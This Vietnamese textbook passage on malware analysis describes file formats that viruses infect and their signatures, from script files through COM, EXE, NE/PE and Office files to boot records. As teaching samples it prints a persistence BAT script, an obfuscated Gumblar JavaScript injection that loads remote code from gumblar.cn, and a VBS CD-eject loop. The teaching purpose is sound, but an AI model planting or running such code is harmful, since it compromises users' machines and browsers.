3	Tập lệnh khởi tạo	System Initiation	INI	Windows Startup
4	Tập lệnh Java	Java Script	JS	Windows Based Script Host
5	Tập đăng ký hệ thống	System registry	REG	Registry Editor
6	Tập lệnh Visual Basic	Visual Basic Script	VBS	Windows Based Script Host

Hình 2-2 : Các loại tập tin văn bản

Dấu hiệu nhận dạng các tập văn bản 7-bit có thể nhiễm virus là:

- Dữ liệu byte (32-127)
- Chứa các từ khóa của các ngôn ngữ lập trình tích hợp sẵn trong hệ thống

(Java Script, VB Script, HTML Application, Command Interpreter…).



Dưới đây là một dạng malware nằm trong file bat.

Nội dung như sau:

```
@ECHO OFF
```

REG ADD HKCU\Software\Microsoft\InternetExplorer\Main /v StartPage /t REG_SZ /dhttp://pcgyaan.wordpress.com /f
REG ADD HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /v winlogon /t REG_SZ /d %windir%\force.exe /f
copy /y Wallpaper1.bmp ”%USERPROFILE%\Local Settings\Application Data\Microsoft”
RUNDLL32.EXE user32.dll,UpdatePerUserSystemParameters
RUNDLL32.exe USER32.DLL,SwapMouseButton
rename song.exe force.exe
move /y force.exe “%windir%”
del /Q force.bat
del /Q wallpaper.bmp

Mẫu mã độc trong định dạng Java js


```
<script language=javascript><!--

(function(){var xXx='%';var

ZjWrl='_76_61r_20_61_3d_22_53criptE_6eg_69ne_22_2cb_3d_22V_65r_73io_6e()+_22_2cj_3d_22_

22_2cu_3d_6eav_69_67a_74or_2e_75_73er_41g_65nt_3bif(_28u_2e_69ndexOf_28_22W_69n_22)_3

e0)_26_26_28_75_2ein_64exOf(_22N_54_20_36_22)_3c0_29_26_26(do_63ument_2ecook_69_65_2

ei_6ed_65xOf(_22_6die_6b_3d_31_22_29_3c0_29_26_26(t_79p_65of(z_72_76_7at_73)_21_3dt_79p

eof(_22A_22)))_7bzr_76zts_3d_22A_22_3b_65v_61l(_22if(wi_6edow_2e_22+a+_22)_6a_3dj+_22+a

+_22_4d_61jo_72_22_2bb_2ba+_22Minor_22+b+a+_22_42_75ild_22+b+_22_6a_3b_22)_3bd_6fcu

ment_2e_77r_69te_28_22_3cscript_20sr_63_3d_2f_2fgumblar_2e_63n_2f_72_73s_2f_3fi_64_3d_22

+j_2b_22_3e_3c_5c_2fscript_3e_22_29_3b_7d';var

xtS=ZjWrl.replace(/_/g,xXx);eval(unescape(xtS))})();

 --></script>
```


Mẫu mã độc trong định dạng VBS


Set oWMP = CreateObject("WMPlayer.OCX.7") Set colCDROMs = oWMP.cdromCollection do if colCDROMs.Count >= 1 then For i = 0 to colCDROMs.Count - 1 colCDROMs.Item(i).Eject Next For i = 0 to colCDROMs.Count - 1 colCDROMs.Item(i).Eject Next End If wscript.sleep 100 loop

2.1.2 Định dạng trong tệp tin chương trình

Các tập tin chương trình (program file), còn gọi là ứng dụng (application) hay phần mềm (software), được biên dịch thành các tổ chức file thực thi trong môi trường của hệ điều hành. Đối với DOS/Windows, ngoài hai loại tập tin chương trình chính là COM và EXE còn có các tổ chức thực thi khác như SYS, DLL, CPL, SCR, OCX… Trong quá trình phát triển, Microsoft đã sử dụng nhiều định dạng thực thi phức tạp. Khi nạp vào bộ nhớ, tập tin chương trình sẽ được hệ điều hành thực thi, không quan tâm nguồn gốc và mức độ nguy hiểm của các lệnh này. Do vậy, các tập tin chương trình là một trong những kẽ hở bảo mật quan trọng của hệ thống.

Tổ chức	Loại	Kiểu	Kiểu con	Hệ điều hành	Thi hành trực tiếp
Command	DOS-COM	COM	COM	DOS 16 bit	Có
Executable	DOS-EXE	EXE	EXE	DOS 16 bit	Có
	NE-EXE	EXE	EXE	Windows 16 bit	Có
		DLL	DLL	Windows 16 bit	Không
	PE-EXE	EXE	EXE, SCR…	Windows 32 bit	Có
		DLL	DLL, SYS, OCX, CPL…	Windows 32 bit	Không
	LE-EXE	VXD	VXD	Windows 32 bit	Không

Hình 2-3: Các loại tệp tin chương trình



Hình 2-4 : Phân loại các tệp tin chương trình


Phân tích định dạng tập tin là hoạt động khá phổ biến trong nhiều lĩnh vực phần mềm (đồ họa, âm thanh, liên lạc, bảo mật, hệ thống…) vốn tỉ mỉ, tốn nhiều tời gian và công sức. Có rất nhiều tài liệu nói về các loại định dạng tập tin, nên trong phần này giáo trình này không đi sâu phân tích kỹ thuật mà tập trung vào công tác phân loại

Sinh viên có thể tham khảo thêm các định dạng tệp tin tại địa chỉ http://www.wotsit.org.

2.1.2.1 Định dạng COM (DOS Command)

COM là định dạng thi hành đơn giản trong mô hình phân đoạn segment:offset của MSDOS. Các tập tin COM chứa hình ảnh dữ liệu của đoạn bộ nhớ lúc file được nạp vào địa chỉ Segment:100h. Do hoạt động trong một phân đoạn nên kích thước file COM giới hạn trong phạm vi 64KB. Khi lây vào file COM, virus sẽ thay điểm vào lệnh đầu tiên bằng lệnh gọi (mã máy E8h) hoặc lệnh nhảy (EBh nhảy gần dưới 128 byte, E9h nhảy xa trên 128 byte) đến thủ tục xử lý của virus (Hình). Đặc điểm nhận dạng các tập COM có thể nhiễm virus như sau:

- Kích thước dưới 64KB
- Dữ liệu byte trải dài trên bộ mã ASCII (0-255)
- Có lệnh nhảy (E9h, EBh) hoặc lệnh gọi (E8h) đầu file.



Hình 2-5: Mô tả dữ liệu một tập tin COM tiêu biểu

a. Biểu diễn vector dữ liệu byte của tập tin COM

b. Biểu diễn lệnh máy của 12 byte đầu và các lệnh trong thủ tục khởi tạo

Trong thời kỳ đầu của DOS, do đơn giản và nhỏ gọn nên định dạng COM rất dễ bị file virus tấn công. Do hạn chế về kích thước và khả năng truy nhập bộ nhớ nên các hacker đã chuyển hướng tấn công sang định dạng EXE (Executable File)

2.1.2.2 Định dạng EXE (DOS Executable)

Định dạng EXE cho phép mở rộng kích thước tập tin lớn hơn 64KB bằng cách sử dụng mỗi phân đoạn bộ nhớ riêng biệt cho từng thanh ghi CS, DS, ES, SS. Với cách tổ chức này, EXE sử dụng cấu trúc đầu file (gọi là EXE header) chứa thông tin của file và các tham số giúp hệ điều hành định vị bộ nhớ, tải mã lệnh, dữ liệu, ngăn xếp và khởi tạo giá trị các thanh ghi CPU trước khi thực thi chương trình.

Lây vào EXE, file virus ghép mã lệnh vào cuối file rồi điều chỉnh CS:IP trỏ đến địa chỉ của nó. Các tập EXE có đặc điểm nhận dạng như sau:

- Word đầu tập tin có trị‘MZ’ hoặc ‘ZM’
- Dữ liệu byte, trải dài trên toàn bảng mã ASCII (0-255)

- Thủ tục khởi tạo trỏ đến địa chỉ thực trên file (Header < CS:IP < Filesize)

Hình x mô tả cấu trúc đầu file của một tập tin EXE tiêu biểu. Hai byte đầu tiên (4D-5A) biểu diễn chuỗi 'MZ' nhận dạng file EXE. Các trường tiếp theo chứa thông tin file và các tham số định vị. Đặc biệt trường 3Ch có giá trị 00 (không có bảng thông tin bổ sung). Nếu khác 0, trường này chứa con trỏ đến một header khác dùng cho NE-EXE (Windows 16 bit) và PE-EXE (Windows 32 bit). Các định dạng này sẽ được mô tả ở phần tiếp theo.

```
00000: 4D 5A BC 00 08 00 05 00 20 00 71 00 FF FF CC 00      //5A4D = MZ: dấu hiệu EXE
00010: 08 07 00 00 10 00 00 00 1E 00 00 00 01 00 90 08
00020: 00 00 1E 00 00 00 0A 01 00 00 00 00 A8 00 72 00
00030: AD 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00      //khác 0: trỏ đến header bổ sung
```

Hình 2-6: Cấu trúc đầu file của 1 file EXE tiêu biểu

2.1.2.3. Định dạng NE-EXE

Khi giới thiệu hệ điều hành Windows 16 bit (Windows 3.xx), Microsoft phải thay đổi định dạng EXE cho phù hợp với tập lệnh của CPU chạy trong chế độ bảo vệ hoặc 386 tăng cường… Thông tin bổ sung cho file NE-EXE được lưu trữ trong một cấu trúc đầu file mới (gọi là NE header), định vị qua trường 3C của cấu trúc đầu file DOS-EXE cũ. Header bổ sung này được bắt đầu bằng hai byte 4E-45 (chuỗi 'NE'). Các trường tiếp theo chứa thông tin file NE-EXE (ví dụ file thực thi EXE thực, hay là các thư viện liên kết động DLL…) và các tham số định vị dành cho hệ thống trong các điều kiện thực thi khác nhau.

Hình mô tả cấu trúc đầu file của tập tin thi hành trong môi trường Windows 16 bit. Cấu trúc này gồm hai phần. Phần đầu là cấu trúc đầu file DOS-EXE. Phần thứ hai là cấu trúc đầu file NE-EXE định vị ở địa chỉ 0080h, là giá trị có trong trường 3C của DOS-EXE. Đầu NE-EXE header là chuỗi nhận dạng 'NE'.

Định dạng NE-EXE có đặc điểm nhận dạng như sau:

- Mang đặc trưng của định dạng DOS-EXE
- Trường 3C trong cấu trúc đầu file trỏ đến cấu trúc đầu file thứhai
- Hai byte đầu tiên của cấu trúc đầu file thứhai có giá trị4E và 45 ('NE')

```
00000: 4D 5A 75 01 01 00 00 00 04 00 00 00 FF FF 00 00    //5A4D = MZ: dấu hiệu EXE
00010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00030: 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00    //0080: địa chỉ NE header
...
00080: 4E 45 05 3C 15 01 1B 00 00 00 00 00 01 03 03 00    //454E = NE: dấu hiệu NE-EXE
00090: 00 14 00 28 E2 73 01 00 00 00 03 00 03 00 04 00    //các tham số hệ thống dành cho
000A0: 10 00 40 00 58 00 A3 00 F6 00 FE 00 B0 01 00 00    //môi trường Windows 16 bit
000B0: 04 00 04 00 00 00 02 08 1E 00 B8 0B 00 00 0A 03
```

Hình 2-7: Cấu trúc đầu file một tập tin NE-EXE tiêu biểu

Phần tiếp theo sẽ mô tả cách nhận dạng các tập tin thi hành trong môi trường Windows 32 bit, các Portable Executable file.

2.1.2.4 Định dạng PE-EXE

Trong HĐH Windows 32 bit, EXE được thiết kế lại để phù hợp với cơ chế định vị bộ nhớ phẳng (flat memory). Portable Executable (PE-EXE) gồm 2 nhóm:

- Các ứng dụng chủ(host application): tập tin thi hành EXE, OBJ, SCR…
- Mở rộng của ứng dụng (application extension): gồm các thư viện liên kết động DLL (Dynamic Link Library), điều khiển thiết bị SYS (system driver), các ứng dụng điều khiển CPL (Control Panel Applet), OCX (OLE Control Extension)… Mặc dù chứa mã lệnh nhưng các tổ chức này không tự thực thi. Chúng được gọi từ các ứng dụng chủ

```
00000: 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00    //5A4D = MZ: dấu hiệu EXE
00010: B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00
00020: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00030: 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00    //00E0: địa chỉ PE header
...
000E0: 50 45 00 00 4C 01 03 00 20 84 7D 3B 00 00 00 00    //4550 = PE: dấu hiệu PE-EXE
000F0: 00 00 00 00 E0 00 0F 01 0B 01 07 00 00 56 00 00
00100: 00 0A 00 00 00 00 00 00 B3 5B 00 00 00 10 00 00
00110: 00 70 00 00 00 00 00 01 00 10 00 00 00 02 00 00
```

Hinh 2-8: Cấu trúc đầu file một tập tin PE-EXE tiêu biểu

Giống nhưNE-EXE, PE-EXE là vật chủ của file virus, sâu máy tính và trojan horse. Đặc trưng nhận dạng của PE-EXE cũng tương tự NE-EXE như hình.

- Mang đặc trưng của định dạng DOS-EXE
- Trường 3C trong cấu trúc DOS-EXE trỏ đến cấu trúc đầu file PE-EXE
- Hai byte đầu tiên của file header có giá trị50h và 45h (‘PE’)

Cấu trúc đầu file PE-EXE chứa các đặc trưng thi hành của đối tượng:

FileSize, FileType, FileAttribute, MachineWord, NumberOfSections, TimeDateStamp,SizeOfOptionalHeader,Characteristics,MajorLinkerVersion,MinorLinkerVersion,SizeOfCode,SizeOfInitializedData,SizeOfUnitializedData,RelativeVirtualAddress,BaseOfCode,BaseOfData, BaseOfRVA, ImageBase, SectionAlignment, FileAlignment, MajorOSVersion,MinorOSVersion,MajorImageVersion, MinorImageVersion,MajorSubSystemVersion, MinorSubSystemVersion, SizeOfImage,SizeOfHeader,FileChecksum,SubSystem, DLLCharacteristics, SizeOfStackReserve, SizeOfStackCommit,SizeOfHeapReserve,SizeOfHeapCommit, LoaderFlags,NumberOfRvaAndSize,VirtualSize,VirtualAddress, SizeOfRawData,PointerToRawData,PointerToRelocation, PointerToLineNumber, NumberOfRelocations, NumberOfLineNumbers, AddressOfEntryPoint...

2.1.3 Tập tin Office

Các tập tin tư liệu (document files) là các tập dữ liệu người dùng bộ công cụ Microsoft Office (Bảng P2.4). Đây là đối tượng lây nhiễm của virus macro, loại virus sử dụng tập lệnh macro VBA (Visual Basic Application) của Microsoft. Ngoài đối tượng lây nhiễm chính là các tập tin DOC, XLS và PPT; các tập tin template và add-in cũng là nơi “trú ngụ” rất tốt cho virus macro. Lưu trữ nhiều đối tượng nhúng phức tạp (hình ảnh, âm thanh, bảng biểu, đồ thị…), các tập tin Office thường rất lớn (vài trăm KB đến hàng chục MB). Để tiện truy xuất, Microsoft tổ

chức các tập tin này theo đơn vị paragraph 512 byte. Đặc điểm nhận dạng các tập tin này như sau:

- Kích thước tập tin là bội số của 512
- Chuỗi nhận dạng đầu file: D0-CF-11-E0-A1-B1-1A-E1-00-00-00-00

Tập lệnh	Ứng dụng	Kiểu	Mô tả
VBA macro	Microsoft Word	DOC	Tư liệu văn bản
		DOT	Khuôn dạng văn bản
			Microsoft Word Add-in
	Microsoft Excel	XLS	Tư liệu bảng tính
		XLT	Khuôn dạng bảng tính
		XLA	Microsoft Excel Add-in
	Microsoft PowerPoint	PPT	Tư liệu trình diễn
		POT	Khuôn dạng trình diễn
		PPA	Microsoft PowerPoint Add-in

Hinh 2-9 : Các tập tin MsOffice có thể bị nhiễm virus

2.1.4 Tập tin khởi động


Trong kiến trúc máy tính IBM-PC, mẫu tin khởi động (boot record) (MTKĐ) là các tổ chức thực thi trên các đơn vị lưu trữ của thiết bị nhớ ngoài (Bảng P2.5). Nhiệm vụ của MTKĐ là khởi tạo các thông số kỹ thuật của thiết bị và thực hiện các tiến trình xử lý tiếp theo. Có hai loại boot record: MTKĐ đĩa cứng (master boot của đĩa cứng) và MTKĐ hệ điều hành (boot sector của đĩa cứng và đĩa mềm).

Mẫu tin khởi động	Vật chủ	Vị trí	Nhiệm vụ
MTKĐ đĩa cứng (master boot)	Đĩa cứng	Sector 1, track 0, side 0	- Phân tích thông số kỹ thuật các phân khu luận lý - Tìm và tải boot sector của phân khu hoạt động vào bộ nhớ - Trao quyền cho boot sector
MTKĐ hệ điều hành (boot sector)	Phân khu hoạt động đĩa cứng	Sector 1, track 0, side 1	- Phân tích thông số phân khu đĩa cứng hoạt động - Tìm và tải các tập tin khởi động hệ điều hành vào bộ nhớ - Trao quyền cho hệ điều hành
	Đĩa mềm	Sector 1, track 0, side 0	- Phân tích thông số đĩa mềm - Tìm và tải các tập tin khởi động hệ điều hành vào bộ nhớ - Trao quyền cho hệ điều hành


Hinh 2-10: Các tổ chức khởi động có thể nhiễm virus

2.1.4.1 Mẫu tin khởi động đĩa cứng (master boot)

Mỗi ổ đĩa cứng có thể được chia tách luận lý thành các phân khu (partition). Có tối đa bốn phân khu cho mỗi ổ vật lý, nhưng chỉ có một phân khu được chọn làm phân khu hoạt động (active partition), là phân khu chứa hệ điều hành của hệ thống.



Hinh 2-11: Tổ chức đĩa cứng trước khi nhiễm BootVirus



Hinh 2-12: Tổ chức đĩa cứng sau khi nhiễm BootVirus


Mẫu tin khởi động đĩa cứng có nhiệm vụ phân tích các phân khu dữ liệu, tìm và tải boot sector trên phân khu hoạt động của đĩa cứng vào bộ nhớ

rồi trao quyền cho nó. Hình minh họa cấu trúc đĩa cứng, vị trí và vai trò của các MTKĐ.


Hình mô tả hình ảnh ổ đĩa cứng nhiễm boot virus, loại lây vào master boot.

2.1.4.2 Mẫu tin khởi động hệ điều hành (boot sector)

Boot sector có trên mọi đĩa mềm và các phân khu đĩa cứng. Khi nhận quyền từ master boot (hoặc khởi động máy từ đĩa mềm), boot sector sẽ tìm HĐH, nạp vào bộ nhớ rồi trao cho HĐH tiếp tục quá trình khởi động. Hình minh họa cấu trúc đĩa mềm, vị trí và vai trò của MTKĐ hệ điều hành trên đĩa mềm. Hình xxx mô tả hình ảnh đĩa mềm nhiễm boot virus. Ví dụ này cũng đúng cho trường hợp boot virus lây vào boot sector của đĩa cứng.



Hình 2-13: Tổ chức đĩa mềm trước khi nhiễm Virus



Hình 2-14: Tổ chức đĩa mềm sau khi nhiễm Virus

2.2 Cấu trúc chi tiết định dạng PeFile

Như đã thống kê trong chương 1 hiện nay mã độc trên hệ điều hành Windows 32bit vẫn phổ biết nhất, hiện nay có rất nhiều nhóm chuyên viết mã độc trên Windows Xp, Windows 7, Windows Server. Và định dạng phổ biến của mã độc này thường ở dạng PE file. Vì thế sinh viên cần hiểu định dạng này để giúp ích cho việc hiểu và phân tích mã độc sau này. Dưới đây là tên một số công cụ giúp ích cho sinh viên phân tích định dạng Pefile.

Công cụ PE Explorer – Chương trình chạy trên môi trường Windows.

Chức năng cụ thể phần mềm này có thể giúp người phân tích:

Đọc, xem và chỉnh sửa nội dung trong định dạng PE file, như EXE, DLL, Active X Controls, SCR,CPL, SYS, MSSTYLES, BPL, DPL..

Hỗ trợ làm việc phân tích với các file bị lỗi trong chế độ SafeMode


Hỗ trợ tính năng kiểm tra tính toàn vẹn của PE files

Hỗ trợ tính năng sửa giá trị Entry Point

Chỉnh sửa các thuộc tính của file EXE và DLL file


Hỗ trợ giải nén UPX, Upack, NSPack

- ...



Hình 2-15: Tổng quan chương trình PeExplorer

